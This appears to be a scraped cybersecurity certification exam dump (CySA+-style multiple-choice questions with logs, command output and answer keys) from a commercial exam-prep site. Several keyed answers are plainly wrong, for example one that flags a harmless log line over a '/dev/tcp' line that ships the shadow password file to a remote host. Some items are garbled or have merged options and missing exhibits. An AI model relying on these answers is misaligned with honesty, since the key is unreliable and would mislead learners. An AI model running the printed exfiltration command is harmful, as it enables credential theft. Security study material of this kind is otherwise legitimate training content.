A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wire transfer. Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

Answer: D

NEW QUESTION 62

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached. Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

Answer: B

NEW QUESTION 63

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

Answer: B

NEW QUESTION 68

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12
- D. 192.168.1.193

Answer: C

NEW QUESTION 72

A company's incident response team is handling a threat that was identified on the network. Security analysts have assets at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

Answer: B

NEW QUESTION 76


A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

Answer: C

NEW QUESTION 79

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

Answer: D

NEW QUESTION 82

An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs, the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

- A. Patching logs
- B. Threat feed
- C. Backup logs
- D. Change requests
- E. Data classification matrix

Answer: D


NEW QUESTION 86

Approximately 100 employees at your company have received a phishing email. As a security analyst you have been tasked with handling this situation.

INSTRUCTIONS

Review the information provided and determine the following:

- * 1. How many employees clicked on the link in the phishing email?
- * 2. On how many workstations was the malware installed?
- * 3. What is the executable file name of the malware?



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

Select the following answer as per diagram below:

NEW QUESTION 87

The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

- A. Wireless access point discovery
- B. Rainbow attack
- C. Brute-force attack
- D. PCAP data collection

Answer: B

NEW QUESTION 91

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
- D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

Answer: D

NEW QUESTION 95

A security analyst is providing a risk assessment for a medical device that will be installed on the corporate network. During the assessment, the analyst discovers the device has an embedded operating system that will be at the end of its life in two years. Due to the criticality of the device, the security committee makes a risk-based policy decision to review and enforce the vendor upgrade before the end of life is reached.

Which of the following risk actions has the security committee taken?

- A. Risk exception
- B. Risk avoidance
- C. Risk tolerance
- D. Risk acceptance

Answer: D

NEW QUESTION 99

An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.

As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

- A. Copies of prior audits that did not identify the servers as an issue
- B. Project plans relating to the replacement of the servers that were approved by management
- C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
- D. ACLs from perimeter firewalls showing blocked access to the servers
- E. Copies of change orders relating to the vulnerable servers

Answer: C

NEW QUESTION 104

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org

"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?

- A. The DNS name of the new email server
- B. The version of SPF that is being used
- C. The IP address of the new email server
- D. The DMARC policy

Answer: B

NEW QUESTION 109

A cybersecurity analyst is contributing to a team hunt on an organization's endpoints. Which of the following should the analyst do FIRST?

- A. Write detection logic.
- B. Establish a hypothesis.
- C. Profile the threat actors and activities.
- D. Perform a process analysis.

Answer: C

NEW QUESTION 111

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

- A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
- B. Implement an IPS signature for the malware and another signature request to Nock all the associated domains and IPs
- C. Implement a change request to the firewall setting to not allow traffic to and from the IPs and domains
- D. Implement an IPS signature for the malware and a change request to the firewall setting to not allow traffic to and from the IPs and domains

Answer: C

NEW QUESTION 115

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

- A. Walk through
- B. Full interruption
- C. Simulation
- D. Parallel

Answer: C

NEW QUESTION 116

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

Answer: D

NEW QUESTION 121

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286  ?    Ss    0:00  /usr/sbin/cupsd -f
1287  ?    Ss    0:00  /usr/sbin/httpd
1297  ?    Ssl   0:00  /usr/bin/libvirtd
1301  ?    Ss    0:00  ./usr/sbin/sshd -D
1308  ?    Ss    0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/la -l /proc/1301/exe
- D. kill -9 1301

Answer: A

NEW QUESTION 123

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

- A. Parameterized queries
- B. Session management
- C. Input validation
- D. Output encoding
- E. Data protection
- F. Authentication

Answer: AC

NEW QUESTION 126

When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

- A. nmap -sA -O <system> -noping
- B. nmap -sT -O <system> -P0
- C. nmap -sS -O <system> -P0
- D. nmap -sQ -O <system> -P0

Answer: C

NEW QUESTION 128

An information security analyst is reviewing backup data sets as part of a project focused on eliminating archival data sets. Which of the following should be considered FIRST prior to disposing of the electronic data?

- A. Sanitization policy
- B. Data sovereignty
- C. Encryption policy
- D. Retention standards

Answer: D

NEW QUESTION 131

An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization. The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message. In addition to retraining the employee, which of the following would prevent this from happening in the future?

- A. Implement outgoing filter rules to quarantine messages that contain card data
- B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
- C. Remove all external recipients from the employee's address book
- D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

NEW QUESTION 135

Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?

- A. Enumeration and OS fingerprinting
- B. Email harvesting and host scanning
- C. Social media profiling and phishing
- D. Network and host scanning

Answer: C

NEW QUESTION 139

A user's computer has been running slowly when the user tries to access web pages. A security analyst runs the command `netstat -aon` from the command line and receives the following output:

LINE	PROTOCOL	LOCAL ADDRESS	FOREIGN ADDRESS	STATE
1	TCP	127.0.0.1:15453	127.0.0.1:16374	ESTABLISHED
2	TCP	127.0.0.1:8193	127.0.0.1:8192	ESTABLISHED
3	TCP	192.168.0.23:443	185.23.17.119:17207	ESTABLISHED
4	TCP	192.168.0.23:13985	172.217.0.14:443	ESTABLISHED
5	TCP	192.168.0.23:6023	185.23.17.120:443	ESTABLISHED
6	TCP	192.168.0.23:7264	10.23.63.217:445	ESTABLISHED

Which of the following lines indicates the computer may be compromised?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: D

NEW QUESTION 140

A security technician is testing a solution that will prevent outside entities from spoofing the company's email domain, which is `comptia.org`. The testing is successful, and the security technician is prepared to fully implement the solution. Which of the following actions should the technician take to accomplish this task?

- A. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the DNS record.
- B. Add TXT @ "v=spf1 mx include:_spf.comptia.org all" to the email server.
- C. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the domain controller.

D. Add TXT @ "v=spf1 mx include:_spf.comptia.org +all" to the web server.

Answer: A

NEW QUESTION 144

A system's authority to operate (ATO) is set to expire in four days. Because of other activities and limited staffing, the organization has neglected to start reauthentication activities until now. The cybersecurity group just performed a vulnerability scan with the partial set of results shown below:

```
-----
Scan Host: 192.168.1.13
15-Jan-16 08:12:10.1 EDT

Vulnerability CVE-2015-1635
HTTP.sys in Microsoft Windows 7 SP1, Windows Server 2008 R2 SP1, Windows 8,
Windows 8.1 and Windows Server 2012 allows remote attackers to execute
arbitrary code via crafted HTTP requests, aka "HTTP.sys remote code execution
vulnerability"

Severity: 10.0 (high)

Expected Result: enforceHTTPValidation='enabled';
Current Value: enforceHTTPValidation=enabled;

Evidence:
C:\%system%\Windows\config\web.config
-----
```

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?

- A. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
- B. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be completed.
- C. Ignore it
- D. This is false positive, and the organization needs to focus its efforts on other findings.
- E. Ensure HTTP validation is enabled by rebooting the server.

Answer: A

NEW QUESTION 149

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

Answer: BD

NEW QUESTION 152

A security architect is reviewing the options for performing input validation on incoming web form submissions. Which of the following should the architect select as the MOST secure and manageable option?

- A. Client-side whitelisting
- B. Server-side whitelisting
- C. Server-side blacklisting
- D. Client-side blacklisting

Answer: B

NEW QUESTION 154

A security analyst received an alert from the SIEM indicating numerous login attempts from users outside their usual geographic zones, all of which were initiated through the web-based mail server. The logs indicate all domain accounts experienced two login attempts during the same time frame.

Which of the following is the MOST likely cause of this issue?

- A. A password-spraying attack was performed against the organization.
- B. A DDoS attack was performed against the organization.
- C. This was normal shift work activity; the SIEM's AI is learning.

D. A credentialed external vulnerability scan was performed.

Answer: A

NEW QUESTION 157

A security analyst is building a malware analysis lab. The analyst wants to ensure malicious applications are not capable of escaping the virtual machines and pivoting to other networks.

To BEST mitigate this risk, the analyst should use.

- A. an 802.11ac wireless bridge to create an air gap.
- B. a managed switch to segment the lab into a separate VLAN.
- C. a firewall to isolate the lab network from all other networks.
- D. an unmanaged switch to segment the environments from one another.

Answer: C

NEW QUESTION 161

.....

About ExamBible

[Your Partner of IT Exam](#)

Found in 1998

ExamBible is a company specialized on providing high quality IT exam practice study materials, especially Cisco CCNA, CCDA, CCNP, CCIE, Checkpoint CCSE, CompTIA A+, Network+ certification practice exams and so on. We guarantee that the candidates will not only pass any IT exam at the first attempt but also get profound understanding about the certificates they have got. There are so many alike companies in this industry, however, ExamBible has its unique advantages that other companies could not achieve.

Our Advances

* 99.9% Uptime

All examinations will be up to date.

* 24/7 Quality Support

We will provide service round the clock.

* 100% Pass Rate

Our guarantee that you will pass the exam.

* Unique Gurantee

If you do not pass the exam at the first time, we will not only arrange FULL REFUND for you, but also provide you another exam of your claim, ABSOLUTELY FREE!

NEW QUESTION 1

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

Answer: B

NEW QUESTION 2

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Answer: D

NEW QUESTION 3

A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

- A. enables remote code execution that is being exploited in the wild.
- B. enables data leakage but is not known to be in the environment
- C. enables lateral movement and was reported as a proof of concept
- D. affected the organization in the past but was probably contained and eradicated

Answer: C

NEW QUESTION 4

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

Answer: C

NEW QUESTION 5

The inability to do remote updates of certificates, keys, software, and firmware is a security issue commonly associated with:

- A. web servers on private networks.
- B. HVAC control systems
- C. smartphones
- D. firewalls and UTM devices

Answer: B

NEW QUESTION 6

An organization developed a comprehensive modern response policy. Executive management approved the policy and its associated procedures. Which of the following activities would be MOST beneficial to evaluate personnel's familiarity with incident response procedures?

- A. A simulated breach scenario evolving the incident response team
- B. Completion of annual information security awareness training by all employees
- C. Tabletop activities involving business continuity team members
- D. Completion of lessons-learned documentation by the computer security incident response team
- E. External and internal penetration testing by a third party

Answer: A

NEW QUESTION 7

A security analyst has discovered suspicious traffic and determined a host is connecting to a known malicious website. The MOST appropriate action for the analyst to take would be to implement a change request to:

- A. update the antivirus software
- B. configure the firewall to block traffic to the domain
- C. add the domain to the blacklist
- D. create an IPS signature for the domain

Answer: B

NEW QUESTION 8

A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.

Which of the following would be the BEST solution to recommend to the director?

- A. Install a data loss prevention system, and train human resources employees on its use
- B. Provide PII training to all employees at the company
- C. Encrypt PII information.
- D. Enforce encryption on all emails sent within the company
- E. Create a PII program and policy on how to handle data
- F. Train all human resources employees.
- G. Train all employees
- H. Encrypt data sent on the company network
- I. Bring in privacy personnel to present a plan on how PII should be handled.
- J. Install specific equipment to create a human resources policy that protects PII data
- K. Train company employees on how to handle PII data
- L. Outsource all PII to another company
- M. Send the human resources director to training for PII handling.

Answer: A

NEW QUESTION 9

A security analyst received an email with the following key: Xj3XJ3LLc

A second security analyst received an email with following key: 3XJ3xjcLLC

The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance.

This is an example of:

- A. dual control
- B. private key encryption
- C. separation of duties
- D. public key encryption
- E. two-factor authentication

Answer: A

NEW QUESTION 10

The security team at a large corporation is helping the payment-processing team to prepare for a regulatory compliance audit and meet the following objectives:

- Reduce the number of potential findings by the auditors.
- Limit the scope of the audit to only devices used by the payment-processing team for activities directly impacted by the regulations.
- Prevent the external-facing web infrastructure used by other teams from coming into scope.
- Limit the amount of exposure the company will face if the systems used by the payment-processing team are compromised.

Which of the following would be the MOST effective way for the security team to meet these objectives?

- A. Limit the permissions to prevent other employees from accessing data owned by the business unit.
- B. Segment the servers and systems used by the business unit from the rest of the network.
- C. Deploy patches to all servers and workstations across the entire organization.
- D. Implement full-disk encryption on the laptops used by employees of the payment-processing team.

Answer: B

NEW QUESTION 10

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/DFt5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: B

NEW QUESTION 14

A system administrator is doing network reconnaissance of a company's external network to determine the vulnerability of various services that are running.

Sending some sample traffic to the external host, the administrator obtains the following packet capture:

```
18 17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19 17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20 17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
21 17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22 17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23 17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

- A. SSH
- B. HTTP
- C. SMB
- D. HTTPS

Answer: C

NEW QUESTION 18

A security analyst is reviewing the following log from an email security service.

```
Rejection type:      Drop
Rejection description: IP found in RBL
Event time:          Today at 16:06
Rejection information: mail.comptia.org
                    https://www.spamfilter.org/query?P=192.167.28.243
From address:        user@comptex.org
To address:          tests@comptia.org
IP address:          192.167.28.243
Remote server name:  192.167.28.243
```

Which of the following BEST describes the reason why the email was blocked?

- A. The To address is invalid.
- B. The email originated from the www.spamfilter.org URL.
- C. The IP address and the remote server name are the same.
- D. The IP address was blacklisted.
- E. The From address is invalid.

Answer: D

NEW QUESTION 19

A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account, to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

- A. Change the security model to force the users to access the database as themselves
- B. Parameterize queries to prevent unauthorized SQL queries against the database
- C. Configure database security logging using syslog or a SIEM
- D. Enforce unique session IDs so users do not get a reused session ID

Answer: B

NEW QUESTION 21

A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

- A. Configure DLP to reject all changes to the files without pre-authorization
- B. Monitor the files for unauthorized changes.
- C. Regularly use SHA-256 to hash the directory containing the sensitive information
- D. Monitor the files for unauthorized changes.
- E. Place a legal hold on the file
- F. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
- G. Use Wireshark to scan all traffic to and from the director
- H. Monitor the files for unauthorized changes.

Answer: A

NEW QUESTION 23

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.  
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.  
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.  
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcghee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

- A. Malware is attempting to beacon to 128.50.100.3.
- B. The system is running a DoS attack against ajgidwle.com.
- C. The system is scanning ajgidwle.com for PII.
- D. Data is being exfiltrated over DNS.

Answer: D

NEW QUESTION 28

A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

- A. The parties have an MOU between them that could prevent shutting down the systems
- B. There is a potential disruption of the vendor-client relationship
- C. Patches for the vulnerabilities have not been fully tested by the software vendor
- D. There is an SLA with the client that allows very little downtime

Answer: D

NEW QUESTION 29

A security analyst reviews the following aggregated output from an Nmap scan and the border firewall ACL:

Server1	Server2	PC1	PC2
22/tcp open	3389/tcp open	80/tcp open	80/tcp open
80/tcp open	53/udp open	443/tcp open	443/tcp open
443/tcp open			1433/tcp open

Firewall ACL

```
10 permit tcp from:any to:server1:www  
15 permit udp from:lan-net to:any:dns  
16 permit udp from:any to:server2:dns  
20 permit tcp from:any to server1:ssl  
25 permit tcp from:lan-net to:any:www  
26 permit tcp from:lan-net to:any:ssl  
27 permit tcp from:any to pc2:mssql  
30 permit tcp from:any to server1:ssh  
100 deny ip any any
```

Which of the following should the analyst reconfigure to BEST reduce organizational risk while maintaining current functionality?

- A. PC1
- B. PC2
- C. Server1
- D. Server2
- E. Firewall

Answer: B

NEW QUESTION 32

